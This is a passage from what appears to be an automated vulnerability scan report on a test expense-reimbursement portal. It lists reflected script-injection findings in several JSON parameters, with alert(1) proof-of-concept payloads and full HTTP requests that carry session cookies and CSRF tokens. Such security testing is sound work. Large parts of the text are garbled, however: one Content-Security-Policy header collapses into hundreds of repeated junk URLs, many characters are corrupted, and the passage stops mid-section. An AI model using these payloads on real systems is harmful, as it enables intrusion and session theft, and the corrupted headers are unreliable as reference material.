The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

#### Request 1

```
POST /neptune/zmfp_travel_create_expense_rep?ajax_id=SAVE&ajax_applid=ZMFP_TRAVEL_CREATE_EXPENSE_REP&sap-client=650&dxp=21100006&field_id=00624&
ajax_value=DRAFT HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT[1657771353019]1657772617400; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-type: text/plain
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a170bbd232d8410e
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a170bbd232d8410e-01
Content-Length: 4757
Origin: https://testportal.zalaris.com
Dnt: 1
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
{"GS_TRAVEL_HEAD":{"REINR":"0714095206","SEL_PD":false,"SEL_ACC":false,"SCHEMA_TXT":"Expense Reimbursement","COUNTRYTXT":"Norway","STATUS_TXT":"","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"","UNPR
SŠFIELD_VIS":false, "BORDERCOSSPLANEFIELD_VIS":false, "DATEDEP": "20220714", "TIMEDEP": "000000", "DATEARR": "20220714", "TIMEARR": "000000", "CUSTOMER": "
<script>(0:#0=alert/#0##0#(0)))</script>","LOCATION":"ng2ys<script>alert(1)
</script>mjagee18s6c","COUNTRY":"NO","REGION":"","DATEOUT":"","TIMEOUT":"000000","DATEFAR":"","TIMEFAR":"000000","DATEFDP":"","TIMEFDP":"000000","DATERET":""
,"TIMERET":"000000","RET_COUN":"","RET_RGIO":"","RET_TTCS":"","
 ..[SNIP]...
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 10:17:20 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade,strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 6363
```

```
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
access-control-allow-methods:
access-control-allow-headers: *
cache-control: no-store
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://* successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.sapsf.com:443 h
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/ ; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.p.com/
https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://#.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co
http://www.zalaris.com http://zalaris.com https://*.zalaris.com: https://*.zalaris.com: https://www.zalaris.com https://cdnjs.cloudflare.com/ https://*.mqcdn.com:443 https://syndication.twitter.com
https://www.zaianis.com/https:///zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://www.zaianis.com/https://w
https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
{"modeloPageEntryData":("REINR":"0714095206","SEL_PD":false,"SEL_ACC":false,"SCHEMA_TXT":"Expense Reimbursement","COUNTRYTXT":"Norway","STATUS_TXT":"","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"",
..[SNIP]...
```

## 9.11. https://testportal.zalaris.com/neptune/zmfp travel create expense rep [PDF JSON parameter]

### Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

#### Issue detail

The value of the PDF JSON parameter is copied into the HTML document as plain text between tags. The payload p4csa<script>alert(1)</script>syfu9ga0d8e was submitted in the PDF JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

### Request 1

```
POST /neptune/zmfp_travel_create_expense_rep?ajax_id=SAVE&ajax_applid=ZMFP_TRAVEL_CREATE_EXPENSE_REP&sap-client=650&dxp=21100006&field_id=00624&
ajax_value=DRAFT HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn[2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
  _session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772617400; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0 Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-type: text/plain
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a170bbd232d8410e
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a170bbd232d8410e-01
Content-Length: 4757
Origin: https://testportal.zalaris.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Connection: close
```

```
{"GS_TRAVEL_HEAD":{"REINR":"0714095206", "SEL_PD":false, "SEL_ACC":false, "SCHEMA_TXT":"Expense Reimbursement", "COUNTRYTXT":"Norway", "STATUS_TXT":"", "STATUS":"", "PDF":"p4csa<script>alert(1) </script>syfu9ga0d8e", "ZRECEIVE":"", "ZCONTROL:":", "UNPROCESSED":false, "REQ_STATUS":"", "ISREQUEST":false, "BORDERCOSSFIELD_VIS":false, "B
```

### Response 1

```
HTTP/1.1 200 OK
 Date: Thu, 14 Jul 2022 09:59:07 GMT
 Server: Apache
 X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
 Referrer-Policy: no-referrer-when-downgrade, strict-origin
 X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
 content-type: application/json; charset=utf-8
 Content-Length: 6363
 dxp-sap: 21100006
x-user-logon-language: E access-control-allow-origin:
 access-control-allow-methods:
 access-control-allow-headers: *
 cache-control: no-store
 Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
 https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
 https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://oin.windows.net
https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com
 https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.p.com/
https://is.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://ms.gstatic.com https://sgoogleapis.com https://sapui5.hana.ondemand.com https://syndication.twitter.com https://
 eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:
 https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com.https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
 https://*.zalaris.com:443 blob:
 Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
{"modeloPageEntryData":{"REINR":"0714095206", "SEL_PD":false, "SEL_ACC":false, "SCHEMA_TXT":"Expense
Reimbursement","COUNTRYTXT":"Norway","STATUS_TXT":"","STATUS":"","PDF":"p4csa<script-alert(1)
</script-syfu9ga0d8e","ZRECEIVE":"","ZCONTROL:":""UNPROCESSED":false,"REQ_STATUS":"","ISREQUEST":false,"BORDERCOSSFIELD_VIS":false,"BORDERCOSSPLANEF
IELD_VIS":false,"DATEDEP":"20220714","TIMEDEP":"000000","DATEARR":"20220
...[SNIP]...
```

### 9.12. https://testportal.zalaris.com/neptune/zmfp travel create expense rep [SCHEMA TXT JSON parameter]

### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

#### Issue detail

The value of the **SCHEMA\_TXT** JSON parameter is copied into the HTML document as plain text between tags. The payload **tpqwb<script>alert(1)</script>wadIdq6mug0** was submitted in the SCHEMA\_TXT JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

# Request 1

POST /neptune/zmfp\_travel\_create\_expense\_rep?ajax\_id=SAVE&ajax\_applid=ZMFP\_TRAVEL\_CREATE\_EXPENSE\_REP&sap-client=650&dxp=21100006&field\_id=00624& ajax\_value=DRAFT HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb\_PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; ai\_user=KMQQH6AyP3h3gm1NJB/lmn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772444885; SAPWP\_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, \*/\*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate

Referer: https://testportal.zalaris.com/

X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85

Content-type: text/plain Sap-Client: 650 Neptunelaunchpad: PORTAL

X-Requested-With: XMLHttpRequest Request-Id: |e86c367ed87c412ba8ead36d6d910d01.5f6209a3c2474199 Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-5f6209a3c2474199-01

Content-Length: 1954

Origin: https://testportal.zalaris.com

Dnt: 1

Sec-Fetch-Dest: empty Sec-Fetch-Mode: cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

("GS\_TRAVEL\_HEAD":("COUNTRY":"NO","REGION":"","TT\_STATU":"V,"TT\_COMSP":"","T\_ACTYPE":"","T\_SCHEMA":"02","SCHEMA\_TXT":"Expense

Reimbursementtpqwb<script>alert(1)

</script>wadldq6mug0","UNPROCESSED":false,"COUNTRYTXT":"Norway","SEL\_PD":false,"SEL\_ACC":false,"REINR":"0714095206","DATEDEP":"20220714","TIMEDEP":"000000

","DATEARR":"20220714","TIMEARR":"000000","ISREQUEST":false,"BORDE

...[SNIP]...

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 09:46:46 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/json; charset=utf-8

Content-Length: 6361 dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin: \* access-control-allow-methods: access-control-allow-headers: cache-control: no-store

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://sacounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\* boost.ai/ https://ui5.sap.com/https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.googleapis.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

{"modeloPageEntryData":{"REINR":"0714095206","SEL\_PD":false,"SEL\_ACC":false,"SCHEMA\_TXT":"Expense Reimbursementtpqwb<script>alert(1)
</script>wadldq6mug0","COUNTRYTXT":"Norway","STATUS\_TXT":"","STATUS":"","PDF":"","ZRECEIVE":"","ZCONTROL":"","UNPROCESSED":false,"REQ\_STATUS":"","ISREQUE
ST":false,"BORDERCOSSFIELD\_VIS":false,"BORDERCOSSPLANEFIELD\_VIS":fal

...[SNIP]..

## 9.13. https://testportal.zalaris.com/neptune/zmfp travel create expense rep [STATUS JSON parameter]

#### Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

#### Issue detail

The value of the STATUS JSON parameter is copied into the HTML document as plain text between tags. The payload m5nbt<script>alert(1)</script>t7mlcyvx9c1 was submitted in the STATUS JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

## Request 1

```
POST /neptune/zmfp_travel_create_expense_rep?ajax_id=SAVE&ajax_applid=ZMFP_TRAVEL_CREATE_EXPENSE_REP&sap-client=650&dxp=21100006&field_id=00624&
ajax_value=DRAFT HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb PORTAL=(J2EE7254220)7254252; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYi1LZq; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657772617400; SAPWP_active=1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US.en:g=0.5
Accept-Encoding: gzip, deflate
Referer: https://testportal.zalaris.com/
X-Csrf-Token: hNJug3GKpZgFkivcC23fiMsxqYj6hdrUi8LHE7DoMQ0=84D26E83718AA59805922BDC0B6DDF88CB31A988FA85
Content-type: text/plain
Sap-Client: 650
Neptunelaunchpad: PORTAL
X-Requested-With: XMLHttpRequest
Request-Id: |e86c367ed87c412ba8ead36d6d910d01.a170bbd232d8410e
Traceparent: 00-e86c367ed87c412ba8ead36d6d910d01-a170bbd232d8410e-01
Content-Length: 4757
Origin: https://testportal.zalaris.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Te: trailers
Connection: close
("GS_TRAVEL_HEAD":{"REINR":"0714095206","SEL_PD":false,"SEL_ACC":false,"SCHEMA_TXT":"Expense
Reimbursement","COUNTRYTXT":"Norway","STATUS_TXT":"","STATUS":"m5nbt<script>alert(1)
<Vscript>t7mlcyvx9c1","PDF":"","ZRECEIVE":"","ZCONTROL":"","UNPROCESSED":false,"REQ_STATUS":"","ISREQUEST":false,"BORDERCOSSFIELD_VIS":false,"BORDERCOS
SPLANEFIELD_VIS":false,"DATEDEP":"20220714","TIMEDEP":"0000000","DATEA
```

### Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 09:56:43 GMT
Server: Apache
X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: application/json; charset=utf-8
Content-Length: 6363
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: '
access-control-allow-methods:
access-control-allow-headers:
cache-control: no-store
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://aicors.azurewebsites.net/ https://ogin.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://ic.aglaris.com/443 https://cdn.js.cloude.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://syndication.twitter.com/https://syndication.twitter.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/https://sp.com/h
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-eu-
https://patioffn.twitter.com/files/ZALARISTEST/ https://www.atassian.com/gadgets/intaps.googleapis.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://cdn.r
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob:
Strict-Transport-Security: max-age=31536000
X-Content-Type-Options: nosniff
Connection: close
("modeloPageEntryData":{"REINR":"0714095206","SEL_PD":false,"SEL_ACC":false,"SCHEMA_TXT":"Expense
Reimbursement","COUNTRYTXT":"Norway","STATUS_TXT":"","STATUS":"m5nbt<script>alert(1)
</script>t7mlcyvx9c1","PDF":"","ZRECEIVE":"","ZCONTROL":"","UNPROCESSED":false,"REQ_STATUS":"","ISREQUEST":false,"BORDERCOSSFIELD_VIS":false,"BORDERCOSS
PLANEFIELD VIS":false,"DATEDEP":"20220714","TIMEDEP":"0000000","DATEAR
 ...[SNIP]...
```

9.14. https://testportal.zalaris.com/neptune/zmfp\_travel\_create\_expense\_rep [STATUS\_TXT\_JSON parameter]

#### Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/zmfp\_travel\_create\_expense\_rep

COSSPLANEFIELD\_VIS":false,"DATEDEP":"20220714","TIMEDEP":"00

## Issue detail

The value of the STATUS\_TXT JSON parameter is copied into the HTML document as plain text between tags. The payload im8gs<script>alert(1)</script>xwjbr was submitted in the STATUS TXT JSON parameter. This input was echoed unmodified in the application's response.

This proof-of-concept attack demonstrates that it is possible to inject arbitrary JavaScript into the application's response.

The original request used a Content-type header which it is not possible to generate using a standard HTML form. It was possible to replace this header with a standard value, to facilitate cross-domain delivery of an exploit.

The response does not state that the content type is HTML. The issue is only directly exploitable if a browser can be made to interpret the response as HTML. No modern browser will interpret the response as HTML. However, the issue might be indirectly exploitable if a client-side script processes the response and embeds it into an HTML context.

## Request 1

